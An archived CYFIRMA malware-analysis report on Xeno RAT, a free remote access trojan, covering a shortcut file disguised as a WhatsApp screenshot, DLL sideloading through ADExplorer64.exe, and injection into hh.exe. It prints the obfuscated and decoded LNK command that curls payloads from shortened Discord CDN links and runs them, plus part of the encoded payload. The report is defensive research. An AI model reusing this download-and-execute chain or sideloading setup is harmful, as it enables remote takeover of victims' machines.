

# Xeno RAT: A New Remote Access Trojan with Advance Capabilities - CYFIRMA

Archived: 2026-04-05 14:17:10 UTC

Published On : 2024-02-23



## EXECUTIVE SUMMARY

At CYFIRMA, we are dedicated to providing current insights into prevalent threats and strategies utilized by malicious entities, targeting both organizations and individuals. This in-depth examination focuses on the proliferation of Xeno RAT; an intricately designed malware, crafted with advanced functionalities, conveniently accessible at no cost on GitHub. The research explores the array of evasion tactics employed by threat actors to evade detection, while also illuminating the procedures involved in crafting resilient malware payloads. Significantly, the report underscores the adaptive characteristics of these threats, emphasizing the imperative for enhanced security protocols and user vigilance to effectively mitigate associated risks.

## INTRODUCTION


In an era where cyber threats evolve at an unprecedented pace, understanding and combatting sophisticated malware like Xeno RAT is paramount. This study provides a concise overview of Xeno RAT; a potent malware written in C#, boasting advanced capabilities. Delving into its dissemination, evasion techniques, and resilient payload generation processes, this paper aims to shed light on the dynamic nature of contemporary cyber threats, emphasizing the urgent need for heightened security measures and user awareness in safeguarding against such malicious entities.

## KEY FINDINGS

- Xeno RAT possesses sophisticated functionalities and characteristics of advanced malware.
- The malware’s developer opted to maintain it as an open-source project and made it accessible via GitHub.
- A threat actor customized its settings and disseminated it via the Discord CDN.
- The primary vector in the form of a shortcut file, disguised as a WhatsApp screenshot, acts as downloader.
- The downloader downloads the zip archive from Discord CDN, extracts and executes the next stage payload.
- A multi-step process is employed to generate the ultimate payload of the malware.
- It looks for the debuggers, monitoring, and analysis tools before executing the final stage.
- Utilizes anti-debugging techniques and follows a stealth operation process.
- Malware adds itself as scheduled task for persistence.
- Leverages the DLL search order functionality in Windows to load the malicious DLL into a trusted executable process.
- Injects the malicious code (process injection) in the legit windows process.
- Performs continuous monitoring of the compromised systems.
- Employs extensive obfuscation techniques within files/code to evade detection effectively.
- Uses obfuscated network traffic to receive instructions and updates.
- Communicates with C2 with status updates and receives instructions at regular intervals.

## ETLM ATTRIBUTION


The developer of the Xeno RAT opted to open-source the code and made it available for free on GitHub:



Source: <https://github.com/moom825/xeno-rat>

The developer also pledges to continuously provide updates over time, incorporating additional features into the malware.

## Xeno Rat



Xeno Rat is a remote access tool (RAT) that is used to control a computer remotely. It is written in C# and is compatible with Windows 10, 11. It is meant to be stable, completely open source, easy to use and has a lot of features.

### What Sets Xeno Rat Apart



Xeno Rat stands out from the crowd for several reasons:

- **HVNC (Hidden Virtual Network Computing):** Xeno Rat offers HVNC, which is typically a paid feature in other RATs, but here, it's freely available to enhance your remote access experience.
- **Live Microphone:** Enjoy real-time audio surveillance with Xeno Rat, which provides a live microphone feature.
- **Socks5 Reverse Proxy:** Xeno Rat includes a Socks5 reverse proxy, allowing you to bypass network restrictions and access remote systems with ease.
- **Regular Updates and Much More:** We are committed to keeping Xeno Rat up to date and continually improving its features and functionality to better meet your needs.
- **Built Completely from Scratch:** Xeno Rat is developed entirely from scratch, ensuring a unique and tailored approach to remote access tools.

The Xeno RAT Server includes a builder module that enables the creation of a customized version of the malware.

A threat actor utilized this capability to develop and distribute their own version of the malware via the Discord CDN. They employed a shortcut file acting as a downloader, responsible for fetching and executing subsequent payloads.

The analysis identified the domain `internal-liveapps[.]online`, which is linked to the threat actor and resolves to the IP address `45[.]61[.]139[.]51`. Both the domain and IP address have lower detection rates.:



No known threat actor association has been identified with this Domain/IP address.


**Threat Landscape:** from an external threat landscape standpoint, the presence of freely available malware with advanced capabilities, such as Xeno RAT, which undergoes active development to enhance its features, highlights a concerning trend. Cyfirma’s research team highlights the evolving tactics of threat actors, who leverage open-source malware to craft customized creations to compromise their targets.

The developer of the original malware binaries showcases adaptability by employing diverse techniques to obfuscate the malicious sample, with the goal of maintaining undetected for an extended period. This underscores the necessity for ongoing vigilance and the implementation of advanced detection measures to effectively combat these dynamic threats.

## ANALYSIS OF Xeno-RAT

File Analysis	
File Name	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnk
File Size	3.21 KB (3,293 bytes)
Signed	Not signed
MD5	13b1d354ac2649b309b0d9229def8091
SHA-256	848020d2e8bacd35c71b78e1a81c669c9dc63c78dd3db5a97200fc87aeb44c3c
Date Modified	17-10-2022

The primary malware sample is delivered as a shortcut file (.lnk) labeled with the description “WhatsApp\_2023-12-12\_12-59-06-18264122612\_DCIM.png”:



The file functions as a downloader, utilizing the Windows command shell to retrieve, extract, and execute the payload from a zip archive, located at the Discord CDN URL. The target field of the file contains obfuscated command line arguments:

```
Command Line Arguments : /V:ON/C"%set yF=curljd--kpnsecurejd-sjd-LjdhttVd://tkpnyurl.com/mtzbnmngjd-ojd^%USERDYROF
ILE^%Do8nloagZs\1.jVdegjd^^&jdstartjd^%USERDYROFILE^%Do8nloagZs\1.jVdegjd^^&jdmkgZkprjd^%ADYDYDATA^%AgZobejd^^&jdmkgZ
kprjd^%ADYDYDATA^%AgZobe\Drkpvversjd^^&jdcurljd- -kpnsecurejd-sjd-LjdhttVd://tkpnyurl.com/mrzFRbn9fjd-ojd^%ADYDYDATA^%AgZo
be\Drkpvvers\Sys.zkpVjd^^&jdcgZjd^%ADYDYDATA^%AgZobe\Drkpvversjd^^&jdtarjd-xfjdSys.zkpVjd^^&jdADEXVdLorer64.exejd/acceV
dteulajd-snaVdshotjd1FRmg.0.0.1jdfaaajd-noconnectVdromVdt&&set ER=lyF:kp=i!&&set fXKc=IER:DY=P!&&set DA=!fXKc:FR=2!&&set 8f=
!DA:Vd=p!&&set 2wgw=!8f:jd= !&&set U51=!2wgw:ng=7!&&set po=!U51:gZ=d!&&set WF8r=!po:8=w!&&e^ch^o %WFB%|c^m^d"
```

Obfuscated command line argument in LNK file

```
curl --insecure -s -L https://tinyurl.com/mtzbnm7 -o "%USERPROFILE%\Downloads\1.jpg" & start
"%USERPROFILE%\Downloads\1.jpg" & mkdir "%APPDATA%\Adobe\" & mkdir "%APPDATA%\Adobe\Drivers\" & curl --insecure -s -L
https://tinyurl.com/mrzFRbn9f -o "%APPDATA%\Adobe\Drivers\Sys.zip" && cd "%APPDATA%\Adobe\Drivers\" & tar -xf Sys.zip
& ADEXplorer64.exe /accepteula /snapshot 127.0.0.1 faa -noconnection
```

De-obfuscated command line argument

## BEHAVIORAL & CODE ANALYSIS

### 1st Stage Execution:

The de-obfuscated command reveals downloads from two shortened URLs, both pointing to Discord CDN URLs. The first URL in the command downloads a non-malicious image, while the payload is retrieved from the second URL.

```
GET /mtzbn7 HTTP/1.1
Host: tinyurl.com
User-Agent: curl/8.0.1
Accept: */*
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://cdn.discordapp.com/attachments/1206563280227663882/1206563342605361222/1.jpeg?ex=65dc76ad&is=65ca01ad&hm=ef618f661476d8b2349801e40afdc4f6c9930acf683c0ac7fde98dc06ec79aa9&
Referrer-Policy: unsafe-url
X-Robots-Tag: noindex
X-TinyURL-Redirect-Type: redirect
```

```
GET /mrz2bn9f HTTP/1.1
Host: tinyurl.com
User-Agent: curl/8.0.1
Accept: */*
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://cdn.discordapp.com/attachments/1206563280227663882/1206564159823810580/Drivers.zip?ex=65dc7770&is=65ca0270&hm=99311ca266f33f8e83d37aa6831920da84ec56b6029f5500278031c527570047&
Referrer-Policy: unsafe-url
X-Robots-Tag: noindex
X-TinyURL-Redirect-Type: redirect
```


Request/Response traffic from LNK file

As indicated in the de-obfuscated argument, the zip archive is downloaded and extracted in the directory “C:\Users\user\AppData\Roaming\Adobe\Drivers”.

**The zip archive:**

<b>File Name</b>	Sys.zip
<b>File Size</b>	2.13 MB (2232447 bytes)
<b>Signed</b>	Not signed
<b>MD5</b>	6f9e84087cabbb9aaa7d8aba43a84dcf
<b>SHA-256</b>	4d0d8c2696588ff74fe7d9f8c2097fddd665308fccf16ffea23b9741a261b1c0
<b>Date Modified</b>	17-02-2024

The zip archive contains three files, two portable executable (exe and DLL) files and one unknown file named as ‘LICENSE’:



Extracted Files from Sys.zip

The Windows executable “AExplorer64.exe” is the Active Directory Explorer provided by Windows Sysinternals, serving as an advanced Active Directory (AD) viewer and editor:

Filename: AExplorer64.exe

MD5: 2661f8272ada236cf3aeb9ce9323626c

SHA-256: e451287843b3927c6046eaabd3e22b929bc1f445eec23a73b1398b115d02e4fb

Signature: Signed file (valid signature)

File version: 1.52

The DLL file “samcli.dll” is the malicious payload. It mimics the name of the genuine DLL file “Security Accounts Manager Client DLL,” which is typically located in the C:\Windows\System32 directory on Microsoft Windows systems:

<b>File Name</b>	Samcli.dll
<b>File Size</b>	292.92 KB (299952 bytes)
<b>Signed</b>	Signed
<b>MD5</b>	7704241dd8770b11b50b1448647197a5
<b>SHA-256</b>	1762536a663879d5fb8a94c1d145331e1d001fb27f787d79691f9f8208fc68f2
<b>Date Modified</b>	12-02-2024

While the file is signed, the certificate within the signature cannot be verified:

<b>certificate</b>	
revision	0x0200 (WIN_CERT_REVISION_2_0)
type	0x0002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)
file-offset-from	0x00048000
file-offset-to	0x000493B0
size-certificate	0x13B0 (5040 bytes)
size-PKCS7	0x13A3 (5027 bytes)
size-PKCS7-null-padding	1 bytes
footprint > sha256	145CC08F7EB4ACAD91C52DF178A35719CD4DDCF2668E1E98200FD7614C523C58
<b>issued-to</b>	
name	<b>nvidia.com</b>
signature-info	A certificate chain could not be built to a trusted root authority.
issued-by	Amazon RSA 2048 M02
signing-time	Sun Feb 11 21:30:08 2024
valid-from	Tue Jul 18 16:00:00 2023
valid-to	Fri Aug 16 15:59:59 2024
serial-number	0FD72A4984819E27089ACDB68A47627A
thumbprint	-
signature-algorithm	sha256RSA
program-name	MozDef Corp
email	n/a
more-info-url	n/a

Certificate detail of samcli.dll

The LICENSE file contains obfuscated text with read/write permission:

<b>File Name</b>	LICENSE
<b>File Size</b>	2.26 MB (2370164 bytes)

<b>Signed</b>	No
<b>MD5</b>	0aa5930aa736636fd95907328d47ea45
<b>SHA-256</b>	96b091ce5d06afd11ee5ad911566645dbe32bfe1da2269a3d3ef8d3fa0014689
<b>Date Modified</b>	12-02-2024

```
File Name       : LICENSE
Directory      : .
File Size      : 2.4 MB
File Modification Date/Time : 2024:02:12 00:28:56-05:00
File Access Date/Time      : 2024:02:22 16:10:41-05:00
File Inode Change Date/Time : 2024:02:22 16:10:41-05:00
File Permissions   : -rw-----
File Type         : TXT
File Type Extension : txt
MIME Type        : text/plain
MIME Encoding     : us-ascii
Newlines         : (none)
Line Count       : 1
Word Count       : 1
```

LICENSE file detail

```
LICENSE
1 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
```

Obfuscated content in LICENSE file

**2nd Stage Execution:**

During the second stage of execution, the command from the .lnk file initiated the Active Directory Explorer (ADEXplorer64.exe) without any prompts (command: ADEXplorer64.exe /accepteula /snapshot 127.0.0.1 faa - noconnection).

ADEXplorer64.exe relies on samcli.dll, typically found in the Windows\System32 directory, for its functionality. In this scenario, the threat actor exploited the DLL search order functionality of the Windows operating system by positioning the malicious DLL with the same name in the current working directory. Consequently, the malicious samcli.exe is loaded into the process of ADEXplorer64.exe.

Process Name	Operation	Path	Result
ADEplorer64.exe	CreateFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	QueryBasicInformationFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CreateFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	QueryEaFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CreateFileMapping	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	FILE LOCKED WITH O
ADEplorer64.exe	QueryStandardInformationFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CreateFileMapping	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	Load Image	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CreateFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CloseFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CloseFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CreateFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	QuerySecurityFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	BUFFER OVERFLOW
ADEplorer64.exe	QuerySecurityFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS
ADEplorer64.exe	CloseFile	\\AppData\\Roaming\\Adobe\\Drivers\\samcli.dll	SUCCESS

Loading malicious *samcli.dll* into the process of *ADEplorer64.exe*

In the subsequent operation, *ADEplorer64.exe* also reads the obfuscated file *LICENSE*:

Process Name	Operation	Path	Result	Detail
ADEplorer64.exe	CreateFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Desired Access: Generic Read, Dispo
ADEplorer64.exe	QueryEaFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 0, Length: 4096, Priority: Normal
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 4096, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 8192, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 12288, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 16384, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 20480, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 24576, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 28672, Length: 4096

*ADEplorer64* reading the *LICENSE* file

Furthermore, *ADEplorer64* creates a suspended process named “*hh.exe*”, writes into its memory (process injection), and then resumes the thread:

<pre> mov r10,rcx mov eax,C9 test byte ptr ds:[7FFE0308],1 jne ntdll.7FF8E3C4E975 syscall ret int 2E ret rop dword ptr ds:[rax+rax],eax mov r10,rcx mov eax,CA test byte ptr ds:[7FFE0308],1 jne ntdll.7FF8E3C4E995 syscall ret int 2E ret rop dword ptr ds:[rax+rax],eax mov r10,rcx mov eax,CB test byte ptr ds:[7FFE0308],1 </pre>	<p>ZwCreateUserProcess</p> <p>NtCreateUserProcess</p> <p>ZwCreateWaitCompletionPacket</p> <p>NtCreateWaitablePort</p>	<pre> RDX 000000B7200FD4A0 RBP 000000B7200FE800 &amp;L"C:\\windows\\hh.exe" RSP 000000B7200FD358 RSI 0000025EA62E5380 RDI 0000000000000000  R8 0000000020000000 R9 0000000020000000 R10 000000B7200FD438 R11 000000B7200FD300 R12 0000000000000001 R13 0000000000000002 R14 0000000000000008 R15 0000000000000000  RIP 00007FF8E3C4E972 ntdll.00007FF8E3C4E972 </pre>
<p>ThreadFlag</p>		
<pre> Default (x64 fastcall) 1: rcx 000000B7200FD438 000000B7200FD438 2: rdx 000000B7200FD4A0 000000B7200FD4A0 3: r8 0000000020000000 0000000020000000 4: r9 0000000020000000 0000000020000000 5: [rsp+28] 0000000000000000 0000000000000000 6: [rsp+30] 0000000000000000 0000000000000000 7: [rsp+38] 0000000000000000 0000000000000000 8: [rsp+40] 0000000000000001 0000000000000001 </pre>		

Creating suspended hh.exe process

ADEplorer64.exe modifies (decoded for its own function) the content that is read from the LICENSE file and injects them into the process memory of hh.exe:

<pre> mov r10,rcx mov eax,3A test byte ptr ds:[7FFE0308],1 jne ntdll.7FF8E3C4D7A5 syscall </pre>	<p>NtWriteVirtualMemory</p> <p>3A: ':'</p> <p>NtWriteVirtualMemory</p>	<pre> RDX 0000029AE89E0000 RBP 0000002976FFE3C0 &amp;L"C:\\windows\\hh.exe" RSP 0000002976FFCC18 RSI 0000000000000005 RDI 0000000000000000 </pre>
--	--	---

Process injection in hh.exe

Address	Hex	ASCII
000001EF086F73C0	01 00 00 00 00 00 00 00	.....Nião.....
000001EF086F73D0	00 00 00 00 00 00 00 00	.....
000001EF086F73E0	00 00 00 00 00 00 00 00	.....
000001EF086F73F0	00 00 00 00 00 00 00 00	.....
000001EF086F7400	00 00 00 00 00 00 00 00	.....
000001EF086F7410	00 00 00 00 00 00 00 00	.....
000001EF086F7420	00 00 00 00 00 00 00 00	.....
000001EF086F7430	00 00 00 00 00 00 00 00	.....
000001EF086F7440	00 00 00 00 00 00 00 00	.....
000001EF086F7450	00 00 00 00 00 00 00 00	.....
000001EF086F7460	00 00 00 00 00 00 00 00	.....
000001EF086F7470	00 00 00 00 00 00 00 00	.....
000001EF086F7480	00 00 00 00 00 00 00 00	.....
000001EF086F7490	00 00 00 00 00 00 00 00	.....
000001EF086F74A0	00 00 00 00 00 00 00 00	.....
000001EF086F74B0	00 00 00 00 00 00 00 00	.....
000001EF086F74C0	00 00 00 00 00 00 00 00	.....
000001EF086F74D0	00 00 00 00 00 00 00 00	.....
000001EF086F74E0	00 00 00 00 00 00 00 00	.....
000001EF086F74F0	00 00 00 00 00 00 00 00	.....
000001EF086F7500	00 00 00 00 00 00 00 00	.....
000001EF086F7510	00 00 00 00 00 00 00 00	.....
000001EF086F7520	00 00 00 00 00 00 00 00	.....
000001EF086F7530	00 00 00 00 00 00 00 00	.....
000001EF086F7540	00 00 00 00 00 00 00 00	.....
000001EF086F7550	00 00 00 00 00 00 00 00	.....
000001EF086F7560	00 00 00 00 00 00 00 00	.....
000001EF086F7570	00 00 00 00 00 00 00 00	.....
000001EF086F7580	00 00 00 00 00 00 00 00	.....
000001EF086F7590	00 00 00 00 00 00 00 00	.....
000001EF086F75A0	00 00 00 00 00 00 00 00	.....
000001EF086F75B0	00 00 00 00 00 00 00 00	.....
000001EF086F75C0	00 00 00 00 00 00 00 00	.....
000001EF086F75D0	00 00 00 00 00 00 00 00	.....
000001EF086F75E0	00 00 00 00 00 00 00 00	.....
000001EF086F75F0	00 00 00 00 00 00 00 00	.....
000001EF086F7600	00 00 00 00 00 00 00 00	.....
000001EF086F7610	00 00 00 00 00 00 00 00	.....
000001EF086F7620	00 00 00 00 00 00 00 00	.....
000001EF086F7630	00 00 00 00 00 00 00 00	.....
000001EF086F7640	00 00 00 00 00 00 00 00	.....
000001EF086F7650	00 00 00 00 00 00 00 00	.....
000001EF086F7660	00 00 00 00 00 00 00 00	.....
000001EF086F7670	00 00 00 00 00 00 00 00	.....
